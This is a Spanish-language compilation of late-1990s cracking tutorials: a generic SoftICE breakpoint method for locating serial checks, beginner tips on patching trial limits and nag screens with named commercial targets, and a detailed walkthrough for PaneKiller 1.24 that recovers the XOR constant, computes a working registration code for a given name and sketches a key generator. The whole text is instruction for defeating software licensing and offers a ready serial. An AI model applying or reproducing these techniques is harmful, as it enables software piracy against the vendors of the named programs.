Llamo al procedimiento siguiente el método "Interrupción - Salida".
Es una forma general de crackear programas con S/N y/o nag screens, en otras palabras: una aproximación sistematica para obtener lo que necesitas.
Y pienso que es una buena alternativa para fijar un bpx en un serial ficticio.
Algunos de ustedes pueden usarlo ya sin saberlo. Okas, acá vamos...

Fase 1: Preparemonos para la toma.
Lanza el programa que quieres crackear. Has aparecer el dialogo que pide el S/N. Despues de escribir un numero cualquiera, abre SoftICE y fija un breakpoint en una api la que quiera - bien, por supesto en una que es llamada ANTES de que aparezca la Ventana "Serial Incorrecto".
Yo recomiendo HMEMCPY (trabaja muy a menudo). Ahora regresa al programa, da Enter. De nuevo en Softice (Espero)...

Fase 2: Encontrando "la raíz del mal".
Ahora estás al inicio de la llamada-api a la que le fijaste un breakpoint antes. Ahora desactivalo. Presiona F12 cuanto sea necesario para llegar al modo PROT32 del programa. Okas, ahora fija un breakpoint en la dirección actual (ie. doble click en la ventana de código que muestra el código asm).
Ahora viene una tarea repetitiva: F12 de nuevo, fija un nuevo breakpoint en la dirección actual, borra o desactiva el antiguo breakpoint. Repite esto hasta que aparezca la ventana de "Serial Incorrecto".

Fase 3: "Entremos".
Okas, la nag screen apareció, pero con suerte has fijado un breakpoint antes de que esto ocurriera. Reingresa tu numero ficticio. Presiona Enter.
Si todo trabaja bien, deberías regresa a SoftICE en el último breakpoint antes del "molesto Mensaje". Comienza a rastrear con F10 (no F8). Cada vez que llegues a un "call" fijale un breakpoint, y camina dentro. Si la nag screen no aparece, borra o desactiva el breakpoint y continua rastreando (F10). En algún momento la nag screen aparecerá, pero no te preocupes, con suerte has fijado un breakpoint en la última llamada antes de la nag-screen. Ingresa tu # de nuevo. Presiona Enter. De regreso a SoftICE (espero) en la última llamada antes de la nag screen. Camina dentro del call (F8). Borra o desactiva el breakpoint y rastrea con F10. Has lo mismo de arriba. En cada call fija un breakpoint, rastrea dentro o camina en ella, etc. (pienso que ya entendiste). Lo que haces es localizar la esencia del molesto mensaje caminando profundo y mas profundo en las llamadas y el código. En algún lugar en el centro está una llamada a api para SHOWWINDOW o MESSAGEBOX, etc...O: Puede ser una llamada a

una "colección de llamadas a api" - mira las direcciones (empujadas) antes de las llamadas! podrías "ver" que desplegará o no el procedimiento. Todo lo que hicimos fue centrarnos en el "centro de la nag" sistematicamente y paso a paso.

Fase 4: "Salgamos".
Ahora que hemos encontrado el "nivel" exacto de procedimientos y subrutinas hacemos los pasos finales. Inspeccionar el código antes de la llamada a la (api) nag screen. Las oportunidades son buenas de encontrar un CMP en algún lugar entre el S/N correcto y el incorrecto. Dependiendo de este resultado, SHOWWINDOW (o algo) será o no ejecutado. Si piensas que encontraste el CMP correcto mira el código que es ejecutado cuando los s/n son iguales. También puede ser un SHOWWINDOW ...(pero esta vez con "thank you for registering" ;).
Si no hay un CMP en este "nivel" debes dejar el procedimiento actual (F12) y ver en la siguiente (alta) "herarquia" (antes de la llamada de la cual saliste).
Aún sin CMP? Repite lo de arriba hasta que encuentres uno bueno. (También puede ser un TEST).

Fase 5: "Toma un respiro Profundo".
Cuando tienes el CMP correcto frente a ti, puedes escribir la dirección del JZ/JNZ (o lo que sea) para parchear despues o lees el S/N correcto (deberías preferir la siguiente).
En algunos casos los S/N's son encriptados antes de ser comparado.
Deberías tratar de encontrar la rutina de encriptación para obtener un S/N válido.
Esta rutina probablemente es colocada muy cerca del CMP. (Mira las llamadas antes de la llamada al procedimiento de comparación).

El resto depende de ti!

Bien, espero que este tutorial te sea de ayuda, buena suerte!

RevX
Traductor: ^[G]oLe[E]^ goleeuv@hotmail.com

· Sugerencias para el principiante - qué debería buscar? ·

© 1997 por Cruehead / MiB

Traducción de ^[G]oLe[E]^

Hola de nuevo wannabe-cracker! Estás sentado allí, pensando "*Yeah - Ahora pienso que sé que significan todas esas palabras extrañas como CMP, JE, Softice y Wdasm, pero todavía no sé que estoy buscando?*". Si tu respuesta es sí, entonces lee, porque aquí describiré algunas cosas comunes para buscar cuando estas crackeando. Si tu respuesta es no, no gastes tu tiempo con esto - sal y comienza a crackear!

Memory Echo - Una forma común de encontrar un serial válido es encontrar lo que el legendario **+ORC** llama memory echo. Esto es el lugar donde nuestro serial es comparado con el serial real valido, (a menudo calculado con nuestro username). Puedes crackear muchos programas, solo encontrando el memory echo, así que sospecha cuando veas algún código como este:

```
mov bl,[esi]          ;Toma un byte del serial correcto
mov bh,[edi]          ;Toma un byte de nuestro serial
cmp bl,bh             ;Los compara
jne ...               ;Si no casan, el serial es invalido.
```

Entonces, para encontrar el memory echo aquí, escribirías, en SoftICE, "d esi", y luego verías el serial correcto en tu datawindow.
Otro code snippet que hace lo mismo, podría verse así:

```
mov ecx,lengthofvalidserial     ;Cuantos Bytes para comparar
repz cmpsw                      ;Compara las cadenas en ds:esi (serial correcto)
                                 con es:edi (nuestro serial)
je ...                          ;Salta a la etiqueta "serial valido" si las cadenas casan.
```

Para encontrar el memory echo para un programa que usa un código como este, escribirías, en SoftICE, "d esi". Justo como en el ejemplo anterior! Bien, por ahora, espero que entiendas un poco mas acerca de lo que es el memory echo, y como encontrarlo!

Limite de 30 días - Muchos programas solo trabajan por cierto numero de días (principalmente 30 = 1 mes), pero aparte de este limite, el programa es totalmente funcional. Lo que haces en este caso, es encontrar donde se compara "el número de días usados" con "30", y modifica el código. Aquí está como se puede ver el código:

```
mov ecx,1E              ;Mov 1Ehex (=30 dec)  a ecx
mov eax,[esp+10]        ;Mov número de días usados a eax
cmp eax,ecx             ;Compara eax (número de días usados) con ecx (30)
jl ...                  ;Si eax es menor que 30 Podemos seguir evaluando el programa.
```

Una forma simple de crackearlo sería cambiar "mov eax,[esp+10]", a "mov eax,1" o algo así. Luego el programa siempre pensará que estamos en nuestro primer día de evaluación. Otra forma de crackearlo sería cambiando el salto condicional, a uno incondicional.

Nagscreens - "This version of xxxxxxxx is shareware! Please register if you use it blah blah...". Reconoces esto??? Esto es lo que llamamos Nag screen! Algunas veces no hay lugar para el serial, o no hay tiempo límite, solo una nag screen, si pudieramos quitarla, tendriamos crackeado el programa. Entonces, lo que deberías estar buscando para algo como esto es:

```
cmp byte ptr [00480EB9], 00      ;Compar una flag (la flag registrada) en memoria con 0
jne 004212F2                     ;Si es algo mas que cero, es una copia registrada, y no
                                  muestra la nagscreen
```

Puedes crackear esto en muchas formas, la mas fácil sería solo cambiando "jne" a "jmp".

Programas para usar como objetivo - Okas, ahora que sabes que buscar, probablemente quieres un objetivo fácil para practicar, correcto?

Winzip 6.2 - Un buen objetivo newbie para el método memory echo.
Ultraedit v5.00a - Un buen blanco para cracking de tiempo limite.
Graphic Workshop 95 v1.1y - Un buen objetivo para remover nagscreens.

Bueno - por ahora deberías tener al menos una pista sobre que buscar, pero recuerda que MUCHOS programas tienen por lo menos algo mas dificultoso en sus esquemas de protección, pero si lees y **ENTIENDES** este ensayo, pronto deberías ser capaz de crackearlos tambien!

Algo que quieras preguntarme? **Cruehead_@hotmail.com** es mi email.

Bac Back to tutorial page.

Copyright © MiB 1998. All rights reversed.

----------806B0C457F2010CF93C53CFB--

```
ßßß
```

Lord Soth

BIENVENIDO A
"CRACKEANDO COMO KWAZY"

Kwazy Webbit vs. MaD doG

Autor	Kwazy Webbit
Traductor	**^[G]oLe[E]^**
Grupo	DREAD
Asunto (AKA 'victim')	PaneKiller 1.24 de MaD doG (cualquier 1.2x debería trabajar, pienso)
Herramientas requeridas	SoftIce 3.xx
	Un visor de texto (notepad lo hará)
	Win32 API programming reference (win32.hlp) Encuentrala usando cualquier buscador. También podrias preguntarle a cualquier programador por el. (en IRC por ejemplo)
	Tu compilador favorito (solo para el capítulo 3)
	WDasm 8.9x (solo para capitulos avanzados)
	Un hex-editor (solo para capitulos avanzados)
Fecha de Escritura	Mayo 31, 1999

Hola amigos! Me llaman Kwazy Webbit. Soy un nuevo miembro del Dutch cracking group DREAD.
En este ensayo espero ayudarte a iniciarte en la Ingenieria Inversa, lo que basicamente significa que quiero hacer mas que decirte como crackear cualquier programa allá afuera. Trataré de tomarte a través del proceso de revertir este programa un paso a la vez, al contrario de otros crackers que solo escriben lo que hacen, y olvidan explicar POR QUÉ lo hacen.
También fuí un principiante hace mucho, y he leído millones de ensayos, que son mas de los supuestamente buenos. Bien, puedo decirte, la mayoria de ellos eran mucho para ser entendidos por un newbie, y no enseñaban nada nada nuevo a los crackers avanzados. Basicamente, eran inutiles para ambos lados.
En este ensayo, estoy asumiendo que tienes menos experiencia con SoftIce (Si no tienes ninguna, te diré que teclas presionar para cada cosa que deberías hacer).
Te sugiero usar una resolución de 800*600 y un browser maximizado para ver este texto, para que todo se vea bien. Lo mejor sería imprimirlo, porque no serás capaz de leerlo en la pantalla cuando estes usando SoftIce.

AHORA, SIENTENSE NIÑOS, LA CLASE ESTÁ A PUNTO DE EMPEZAR !

COMO OBTIENE NUESTRA INFO

Iniciemos PaneKiller si aún no está corriendo, y verás como lo registramos. Tiene su propio popup menu, y podemos ver una opción llamada "Unlock with registration code". Me suena bien. Revisemosla. Tiene campos de texto donde debemos

ingresar nuestro nombre, compania y código de registro. Okas, tiempo de crackear :

Lo primero que notamos fue que el programa obtiene nuestra info a través de campos de texto normales (como casí todo programa Win95).
"Como podemos usar eso para nuestro beneficio?", Dices? Bien, un programa tiene que llamar una función para obtener esta info de las textboxes. Y ya que esto representa un monton de trabajo para programar un procedimiento para eso, Windows 95 tiene las funciones necesarias listas para hacerlo, salvandole muchos problemas al programador.
El hecho que todos los programadores puedan usar las mismas funciones es también la gran debilidad, al hablar de esquemas de seguridad. Todos los programadores saben que son estas funciones, y también lo saben todos los crackers (seríamos nosotros :).
Las funciones usadas comunmente en Windows 95 son:

GetWindowTextA

Definición en la referencia API de los programadores:
La función GetWindowTextA copia el texto de la ventana especificada por la barra de título (si tiene) en un buffer. Si la ventana especificada es un control, el texto del control es copiado.

GetDlgItemTextA

Definición en la referencia API de los programadores:
La función GetDlgItemText recupera el título o texto asociado con un control en un cuadro de dialogo.
Si no eres un programador, deberás estar preguntandote que es un cuadro de dialogo. Bien, basicamente es lo mismo que una ventana normal, pero internamente trabaja diferente, lo que significa que requiere una funcion diferente.

GetDlgItemInt

Definición en la referencia API de los programadores:
La función GetDlgItemInt traduce el texto de un control especificado en un cuadro de dialgo a su valor entero. Basicamente esto es lo mismo que GetDlgItemTextA, pero esta función directamente retorna un numero (un número decimal) sin tener que traducirlo de una cadena.

Tratemos de fijar estos breakpoints en SoftIce: 'bpx GetDlgItemTextA', 'bpx GetWindowTextA', 'bpx GetDlgItemInt' (muchos programas usan estos para los # de serie) y agrega otro si sientes que hay alguna importante perdiada. En caso que todavia no sepas: 'fijar un breakpoint' significa que desde ahora en adelante, cada vez que la función especificada es usada (llamada) softice para todo lo que ocurre y aparece en tu pantalla.

Ingresemos nuestra info (nombre y compania), y un # de serie ficticio. Presionamos el botón 'OK', y SoftIce aparecerá. (k3w1, uno de nuestros breakpoints funcionó. Eso es un buen inicio!) Vemos en la ventana de SoftIce y vemos que GetDlgItemTextA es la función que fue llamada. Ahora estamos en una instruccion despues que fue llamada la función. Eso significa que ahora estamos DENTRO de la función GetDlgItemTextA. Podemos presionar para salir de la función, y regresar al código de nuestro programa.
Allí podemos ver la llamada que el programa hizo a GetDlgItemTextA, en la instucción antes de nuestra posición actual. Primero, busquemos que parametros usa esa función en nuestra Win32 API reference.

La referencia dice GetDlgItemTextA usa cuatro parametros:

hDlg El manejador del cuadro de Dialogo. Basicamente es la versión del cuadro de dialogo hWnd, el cual es el manejador de una ventana de programa, usada por mucho (si no la mayoria) de funciones windows.
(No nos sirve mucho ahora)

nIDDlgItem El ID del 'control' de donde debería obtener el texto. Un control es justo una parte del cuadro de Dialogo, como un campo de texto o un boton, y son referidos por su control unico ID.
(No nos sirve mucho ahora)

lpString La dirección de memoria donde la función deberia poner la cadena que obtiene. Ahora esto es muy importante! de esta forma podemos ver donde es que el programa pone nuestro nombre, compania y el serial.

nMaxCount El número máximo de caracteres que obtendrá la función.
(No nos sirve mucho ahora)

Windows usa el método PUSH-ing (empujar) cosas en la pila cuando llama una función. Algo muy importante para recordar es que en ASM, el último parametro es empujado primero. No explicaré por qué, porque sería muy largo. Si quieres saberlo, te sugeriría aprender ASM.

Así que lo que realmente ves en ASM es esto:

PUSH nMaxCount
PUSH lpString
PUSH nIDDlgItem
PUSH hDlg

Uno de los signos de este método de usar la pila es la constante manoseando con los registros ESP y EBP en el inicio y final de una función. Tambien, siempre habrán mas justo despues de la llamada a la función. Todo esto es totalmente insignificante para nosotros los revertidores, y puede ser ignorado.
Vemos 2 llamadas mas a GetDlgItemTextA, y deberían estar porque hay 3 campos de info. Esto significa que SoftIce aparecerá 2 veces mas para las otras llamadas. Solo camina en ellas, y F11 para salir de ellas, como hiciste para la primera. Ahora deberías estar despues de las llamadas, y (lo que probablemente demostrará ser) el inicio de la protección. El programa justo ha acabado de obtener la info que ingresaste, así que chequemos ahora donde la puso.
Veamos que dirección es empujada a las funciones GetDlgItemTextA como lpString:

CALL 1 : [EBP-50]
CALL 2 : [EBP-40]
CALL 3 : [EBP-D0]

No les permitas engañarte, el orden en el cual el código obtiene la info no tiene que ser el mismo en que aparecen los campos de texto. Revisemos que dirección tiene que valor.
Para hacerlo, escribe 'd ebp-50', 'd ebp-40' y 'd ebp-D0'.
Descubriras lo siguiente:

[EBP-50] = # de Serie (tambien referido como s/n o código de registro (reg code))
[EBP-40] = Nombre
[EBP-D0] = nombre de la compania

Es bueno saberlo!

LA PROTECCION

Tratemos y consigamos una idea general acerca de como trabaja la protección antes de entrar en detalles exactos. Muchos crackers no hacen esto, y a menudo nos perderemos en mucho código, eso demostrará ser totalmente irrelevante despues.
Ahora, estamos después de que el programa obtuvo nuestra info. Aquí vemos una función ser llamada. Es una función interna (que simplemente significa que no es una llamada API), así no sabemos (aún) exactamente que hace. Podemos seguir revisando los parametros que está recibiendo solo viendo que fue empujado justo antes de la llamado.
Solo hay una variable siendo empujada, [EBP-50] que es nuestro reg code. hmmm... bien, no puede ser el chequeo de registro, porque necesitaria (probablemente) nuestro nombre / nombre de compania y tampoco es empujado aquí. Solo saltemos esta función por ahora.

Lo siguiente es otra llamada a función. Sus parametros son nuestro s/n, nuestro nombre, y otra variable, [EBP+08]
Soy naturalmente curioso, e inmediatamente quiero saber que es esa variable. La curiosidad en en mi humilde opinion la exigencia mas importante para llegar a ser un buen cracker. Porque si no revisas todo y quieres apresurar las cosas, usualmente fallaras. Es importante tratar de entender que está pasando. Si puedes hacerlo, puedes tomar cualquier esquema de protección.
Bien, todo está bien.. pero como encontramos que es [EBP+08]? Okas, primero revisaremos que está en EBP-08 ('d ebp-8') hmmm... Bien, obviamente no es una cadena. Así que probablemente es un número. Podemos ver que es un valor DWORD (el cual es 4 bytes = 32 bits), porque [EBP+08] está siendo puesto en ECX antes de ser empujado, y ECX es un registro de 32-bit.
Verás una figura hexadecimal allí. En mi caso, decia 'FC070000' Variables son puestas en memoria invertidas, un byte a la vez. Confundido? Bien, dejame ayudarte. Un byte son 2 nibbles. (nibbles son los que van de 0-F y son usados para numeros hexadecimales). En otras palabras, tienes que tomar esos números en la data window 2 nibbles (un byte) a la vez. En mi caso: 'FC 07 00 00'. Se está aclarando? bien.
Son puestos en memoria invertidos, así el numero real sería '00 00 07 FC'.
Hmmm, ahora cuanto es eso? preguntemosle a SoftIce : '? 7FC' (usa tu figura en lugar de la mia) SoftIce te dará el número en hex, decimal y ASCII. El número continua sin decirnos nada! Maldición!
Bien, hay una cosa mas que podemos hacer: revisar si la variable ha sido usada antes. Quiza eso pueda ayudarnos. SÍ! ha sido usada en cada una de las llamadas a GetDlgItemTextA.
Siempre es la última variable en ser empujada, eso lo hace ...(fanfarrias)... el hDlg!
En este caso demostró ser insignificante para el crackeo de este programa, pero siempre es una buena idea revisar esas 'misteriosas variables', aún si solo es para yudarte a entender mejor el programa.

Bien, ahora entendemos todos los parametros dados a la función, nuestro nombre, compania, reg code y el manejador de ventana Wow, esto se ve como una función importante, requiriendo toda esa info! Esto probablemente resulte ser la función donde es fijado el centro del esquema de protección. Sin embargo, primero veremos un poco mas arriba. Recuerda, solo estamos tratando de obtener una idea general en este punto. Veremos dentro de la función(es) despues. Después de llamada la función (y limpiada) hay una prueba siendo hecha, para revisar si EAX es o no cero. Entonces hay una instrucción JZ, en otras palabras: si EAX es cero, salta a la dirección dada, de otra forma, se mantienen yendo a donde es. Simple lógica debería hacerte comprender que el valor de EAX probablemente será el resultado del chequeo de registro. (BUENO/MALO)
Veamos que hace cada pedazos de código, así podemos revisar si esa suposición fue correcta o no.

Asumamos por ahora que EAX fue 0 => TEST EAX,EAX => la flag cero es fijada => el JZ ('Salta si es Cero'- instruccion) decide saltar a 403102 => una vez allí, inmediatamente comienza a preparar una llamada de la función MessageBoxA.
Busquemosla en nuesta API reference. Encontramos que tiene los siguientes parametros:

hWnd	=>	El manejador de ventana (ver antes en este ensayo para mas detalles)
lpText	=>	La dirección del texto a ser desplegado en la messagebox
lpCaption	=>	La dirección del texto a ser desplegado en la barra de título de la messagebox
uType	=>	El estilo de la messagebox

(recuerda los parametros son empujados en orden inverso)

Echemos una mirada al texto desplegado en la messagebox. Eso nos debería dar una buena idea de por qué está siendo desplegado. Veamos, la tercer variable siendo empujada fue 00422194 así debería ser la dirección del texto. hacemos un 'd 00422194', y miramos la vnetan de memoria. Vemos: "The registration code you have entered is incorrect, Please try again."
Hmmm, así esta es una messagebox para cuando has ingresado el código incorrecto.

Ahora, para las otras posibilidades:
EAX no fue 0 => TEST EAX,EAX => la flag cero es anulada => el JZ decide no saltar => primero llama alguna función con parametros como nuestro nombre, compania y s/n. Después, nos muestra una MessageBox.
Veamos que nos podría decir esto: 'd 00422188'. Dice: "Thank You!".
Eso suena como algo que diría cuando ingresas un s/n correcto.

Aparentemente, EAX no debería ser cero cuando alcanzamos la instrucción TEST EAX,EAX.

Okas, eso es todo para el primer reconocimiento global (Amo el lenguaje militar :).
Echemos un vistazo a lo que sabemos que hace el programa:

Llama a GetDlgItemTextA (3x)	Para obtener nuestro codigo, nombre y compania. (en ese orden)	
Llama a Function1	Continua inidentificada, hace algo con nuestro S/N, pero es un candidato incierto para ser nuestro esquema de protección.	
Llama a Function2	Esta usa nuestro nombre, compania, Y nuestro serial. Parece ser la mejor suposición para encontrar la protección.	
Prueba para ver si Function2 retornó cero.	Yes =>	Muestra la MessageBox: "The registration code you have entered is incorrect, Please try again."
	No =>	Hace algo con nuestro nombre/compania/serial, entonces muestra una MessageBox: "Thank You!".

CRACKEANDOLO

Hay 3 formas para crackear este programa (y la mayoria de los otros programas):

1- La MALA forma: usando SoftIce para forzar al programa a aceptar nuestro mal S/N como si fuera correcto, AKA 'parcheando'.

2- La BUENA forma: determinando/calculando el s/n correcto para tu nombre.

3- La forma PROFESIONAL: haciendo un 'key generator'. Si no sabes como programar, puedes saltar este método.

Tambien iré en 2 imponentes variaciones de este método, ambos solo para programadores en ASM:

- **La forma DREAD**
- **Estilo Kwazy Webbit**

Revisaré los 3 métodos aquí.

1- La MALA forma

En la prueba, EAX no debería ser Cero, así algunos podran pensar que una forma fácil de parchear el programa sería:

- justo antes de la instrucción TEST podríamos cambiar el valor de EAX a un valor que no es cero.
  (Aquí, encontré algo interesante: EAX solo puede ser00000001 (buen s/n) o 00000000 (mal s/n), de otra forma, windows colapsará!! no habia forma de saber esto sin probar (bien, no sin estudiar todo el código primero), así que considerame tu conejillo de india :)
- justo despues del TEST podriamos desactivar la flag cero, así continuariamos sin saltar aunque EAX sea cero en el TEST.
  (En softice, usa el mouse para hacer click en la Z en la esquina superior derecha de la ventana, debería estar resaltada. Presiona Insert para cambiarla a on y off.)
- podríamos cambiar el JZ 00403102 en JNZ 00403102 (salta si NO es cero) lo cual significaría que EAX debera ser cero en el TEST. Ahora esto no será muy difícil de hacer, o sí? :)

He probado todas estas, y de verdad puedo decir que ninguno trabaja, porque el programa revisa si el s/n es correcto cada vez que comienza. Por supuesto, podemos tratar de encontrar esa parte del programa y parchear el programa permanentemente para asegurarnos que podemos seguir crackeandolo, pero, por qué? no deberíamos simplemente obtener el serial correcto, e ingresarlo? Probablemente es mas (o quiza menos) trabajo, y sin el riesgo de dañar una parte del programa, que necesitaras despues. Entonces, tratemos de hacerlos:

2- La BUENA forma

Ahora vamos a ver como el programa chequea si el s/n que ingresaste es correcto. (también conocido como el 'esquema de protección'). Para hacerlo, vamos a ver las 2 funciones.

La primer función:

Caminemos simplemente (F10) a través del código hasta que alcancemos la llamada a la primer función. Echaremos un vistazo dentro de ella (F8). Vemos que el primer caracter (byte) de nuestro s/n es puesto en ECX. Luego, revisa si es un signo NULL (00 en nibbles). Signos Null son usados para indicar el final de una cadena normal (es MUY importante que lo sepas!). Eso es por qué se llaman cadenas terminadas en cero. Luego revisa si es un espacio, un '-' o un '.' Asumamos por un momento que esos caracteres no son requeridos. Esto podría salvarnos muchos problemas tratando de figurarnos que hace exactamente cuando cada caracter es encontrado.
(No dejemos que la curiosidad vaya muy lejos ahora, no queremos estar aquí por días haciendo algo que demostrará ser inutil :) Despues de todo, si demostramos que es incorrecto, siempre podemos regresar y segur encontrando que hacer.
Cuando un número normal fue ingresado como as s/n, la función no hace nada. Solo revisa cada caracter para los ' ', '-' y '.' y se mueve al siguiente cuando es hecho. Aparentemente, esta función solo revisa caracteres extraños en nuestro reg code.
Caminemos fuera de esta función (F11) y vamos hacia la segunda función (usando F10).

La segunda función:

Al principio, esta parecia ser el esquema de protección, y ahora es la unica posibilidad que queda mucho para serlo, así que parece que estabamos en lo correcto. Caminemos dentro.(F8)
Primero, vemos que una función es llamada con 3 parametros. Veamos que son. El primero es una dirección puesta en EAX. Cuando descargamos esa dirección ('d eax') vemos que hay en esa dirección, no hay nada que podamos reconocer. Hmm, extraño. Pero sigamos por ahora. El siguiente parametro siendo empujado es 0422078h. Ahora esto se ve como una dirección también. Descarguemola. De nuevo, somos dejados con algo desconocido. No me gusta este pedazo, pero sigamos por ahora, podemos encontrar despues que es esto. El tercero y ultima variable empujada es también una dirección. Ahora, veamos si esta puede ser identificada. Despues que el código pone la dirección en ECX, escribe 'd ecx' para ver a que apunta. AHA! Ahora esto nos parece familiar. Es nuestro reg code.
Entonces, el único parametro conocido que recibe (para nosotros), es nuestro s/n. Como mencione antes, el reg code correcto es probablemente dependiente del nombre y/o compania que ingresaste, así que probablemente esto no es el esquema de protección. Entonces, que es esto? Que le hace a nuestro s/n? Calmate, y trata de figurartelo. Una vista rapida dentro de la función (F8) no nos dice mucho, porque otra función también es llamada, haciendo las cosas difíciles. Caminemos fuero de la función, y veamos que sería lo siguiente. Justo despues de la llamada a la función, vemos una llamada a MessageBoxA. Veamos que diría: 'd 42207C'. La ventana de datos dice: "The registration code is not in the correct format". OKAS! Entonces, ahora si es seguro asumir, que la función solo revisa si el reg code está en el formato correcto o no, lo que probablemente significa que sin un caracter raro o algo así. Okas, nuestro código está en el formato correcto, así que solo saltamos el messagebox pasado, y seguimos, profundo en la protección.

Siguiente, una función es llamado con nuestro nombre como parametro. Si miramos adelante, vemos la misma función exacta siendo llamada para nuestro 'company name' como su parametro. Despues de cada llamada, EAX es almacenado en memoria. Pero espera, que es EAX?! Bueno, despues de una llamada a una función, seimpre contiene el valor retornado. Los programadores (deberian) saber exactamente lo que quiero decir con eso. El resto de uds. puedo tomarlo solo de mi parte, esa función siempre retorna un valor, y ese valor siempre es puesto en EAXantes de retornarlo. Sabiendo esto, podemos ver que los valores retornados de las 2 llamadas a esa función son almacenados en [EBP-08] y [EBP-0C] respectivamente.
Caminemos en la funcón, y veamos que hay en esas 2 direcciones. Hmm, 2 número que no significan nada para me. Pero que probablemente son importantes, porque son usados de nuevo despuesito.

Ahora viente la parte mas importante de la proctección:

(1) MOV EAX, [EBP-04]
(2) XOR EAX, [EBP-08]

(3) CMP EAX, 047D6D93
(4) JNZ 00402E74
(5) MOV EAX, 00000001
(6) JMP 00402E74

- (1) Hey, que hay en [EBP-04]? Caminemos al final de la lines (F10) y veamos que fue puesto en EAX. Okas, ese es nuestro s/n. Ahora viene la prueba para ver si realmente estás poniendo atención, hay algo extraño ocurriendo con nuestro s/n! 'de ninguna forma, se ve bien aquí..' te escuche decir. Cierto, pero esa es la parte extraña! No deberia verse normal. No se despliega en decimal o ASCII. Es en notación hexadecimal. No debe verse como tu serial del todo. Aparentemente, PaneKiller asume el código serial como un numero hex, en lugar de uno decimal. En otras palabras, podemos usar un numero hex como nuestro reg code, así podemos usar 0-F en lugar de 'solo' 0-9. Info muy útil.. Si no lo notaste antes, no te preocupes, tampoco yo lo hice. :) De cualquier manera, ahora EAX contiene nuestro reg code.
- (2) En esta línea nuestro reg code es XOR-ado con nuestro número que fue derivado de nuestro nombre (recuerda, de la función anterior?). En caso que no sepas que es XOR, te daré una muy corta explicación. XOR es la abreviación de 'eXclusive OR' (O exclusivo).
  Qué hace:
  Toma un bit de cada variable (eso significa que ahora tiene 2 bits)
  Retorna 1 si son diferentes (uno de ellos es 0 y el otro es 1)
  Retorna 0 si son iguales (ambos son 0, o ambos son 1)
  Pone el resultado en la posición apropiada en la variable 1
  Va al siguiente bit y comienza de nuevo

  Quiza esta 'tabla de verdad' nos ayudará a aclararlo un poco:

XOR Tabla de verdad

		VAR 2	
		0	**1**
VAR 1	**0**	0	1
	1	1	0

  Lo tienes? eso espero. Entonces, en este caso el resultado es almacenado en EAX (que es la variable 1)

- (3) Ahora revisa si el resultado del XOR es 047D6D93 h.
- (4) Si no lo es, salta y ahora estamos en otro intento (una segunda oportunidad) para ver si obtendrá el resultado correcto usando nuestro company name en la linea (2) y un número diferente en la línea (3). Cuando fallamos ese, salta a la línea donde EAX es XOR-ado por si mismo. (todos los bits en EAX son, por supuesto, los mismo que en EAX, así todos los bits seran fijados en cero. Basicamente es lo mismo que MOV EAX, 0) Entonces la función retorna EAX siendo cero. Como vimos antes. eso significa: Serial incorrecto. No queremos eso. Si lo es, el salto no es hecho, y
- (5) MOV EAX, 00000001 es ejecutado. En otras palabras: EAX ahora es 1 (=NO-CERO!)
- (6) Luego continua saltando al final de la función, esta vez saltando la instrucción XOR EAX, EAX y retornando EAX =! 0. SÍ! nuestro registro es exitoso.

La belleza de la instrucción XOR es que es tan facil de revertir.
Lo que estoy diciendo es que despues:

A=B XOR C (A,B y C son variables)

y tienes 2 de las 3 variables, puedes obtener la tercera XOR-eando las 2 que tienes. Así, después de la instrucción XOR previa,

B=A XOR C
C=A XOR B

REALMENTE?! seguro, solo revisa con la tabla de verdad de arriba. Traza tu propia conclusión.

Entonces, como usamos esto aquí? Bueno, sabes que despues que la instrucción XOR, EAX debería ser 047D6D93 h (en el ejemplo de arriba, sería A, porque el resultado es almacenado en variable1, recuerdas?) También, sabemos el código que fue

derivado de nuestro nombre. ('d ebp-8', y recuerda SIEMPRE que los numeros son almacenados en orden inverso en memoria. En mi caso, en memoria era EB A6 D5 D2 (derivado de mi nombre 'Kwazy Webbit'), entonces mi 'name-code' sería D2D5A6EB h) Llamemos B a esto en nuestro ejemplo. Ahora, podemos usar el C=A XOR B para obtener C. C sería entonces [EBP-04], nuestro s/n! K3W1!
Como hice eso? Bueno hay varias formas, estoy seguro que hay calculadoras especiales disponibles en la web, pero no tengo ninguna personalmente. También podrías hacer la tuya, si eres un programador (recuerda que necesitaras un numero hexadecimal para esto). Siempre hago esta operación en un simple pedazo de papel. Primero escribes el numero binario para los 2 numeros hex. (No es tan dificil como parece, puedes trasladar un nibble a la vez, usando esta tabla:

Hexadecimal	Binario
0	0000
1	0001
2	0010
3	0011
4	0100
5	0101
6	0110
7	0111
8	1000
9	1001
A	1010
B	1011
C	1100
D	1101
E	1110
F	1111

Luego solo usa La Tabla de Verdad XOR para hacer el resto.
Para convertir el resultado de nuevo a hex, solo usa la tabla hex/binario de nuevo.
Estoy seguro que una calculadora sería mas rapida, pero no he buscado una aún.

Ejemplo:

D2D5A6EB h era mi name-code para Kwazy Webbit

Mi s/n debería ser: 047D6D93 XOR D2D5A6EB

```
  047D6D93 => 0000  0100  0111  1101  0110  1101  1001  0011
 D2D5A6EB => 1101  0010  1101  0101  1010  0110  1110  1011
             ____________________________________________  XOR
 S/N      => 1101  0110  1010  1000  1100  1011  0111  1000
```

S/N = D6A8CB78 h

Desde que descubrimos que el s/n está en hex, simplemente podemos dejarlo en esta forma. no tenemos que convertirlo a decimal como otros seriales. Solo trata de ingresar 'Kwazy Webbit' como nombre e ingresa este s/n (o si ya hiciste uno, por todos los medios, usa el tuyo!) Debería darte el mensaje que sabemos que va a venir: "Thank You!"
La siguiente vez que inicies PaneKiller, será la versión registrada. Y administramos esto para hacerlo en la forma que debia ser hecho, sin forzar brutalmente al programa a aceptar nuestro serial incorrecto, pero si obteniendo el correcto en su lugar.

3- La forma PROFESIONAL

Como mencioné antes, haremos un 'keygen' aquí. Es la abreviatura para key generator, un programa que te dejara ingresar un nombre/o compania, y te dará el s/n que le corresponde. Para hacer esto, obviamente tienes que saber programar. Estoy

asumiendo que sabes como hacerlo, desde este momente. Ahora, dejaré el código del resto del programa para ti (la forma en que se verá la ventana, hacer un WndProc, etc.), solo asegurate que tienes una ventana con 2 campos de texto.
El primer campo de texto es para que ingreses el nombre.
El segundo es para que el programa ponga el reg code calculado.
El botón para iniciar el cálculo.

Esquematicamente el programa haría esto:

1- Botón presionado
2- Obtener el nombre ingresado del campo de texto 1 y ponerlo en memoria (una variable)
3- Usar el nombre para calcular el código que le pertenece (justo como lo hace Painkiller) y almacenarlo en una variable
4- S/N XOR 047D6D93 (recuerdas?), almacenar el resultado (ese es el s/n)
5- Trasladar el s/n con la cadena que le corresponde
6- Poner la cadena en el campo de texto 2

La parte mas importante, obviamente es trasladar el nombre al nombre-código.
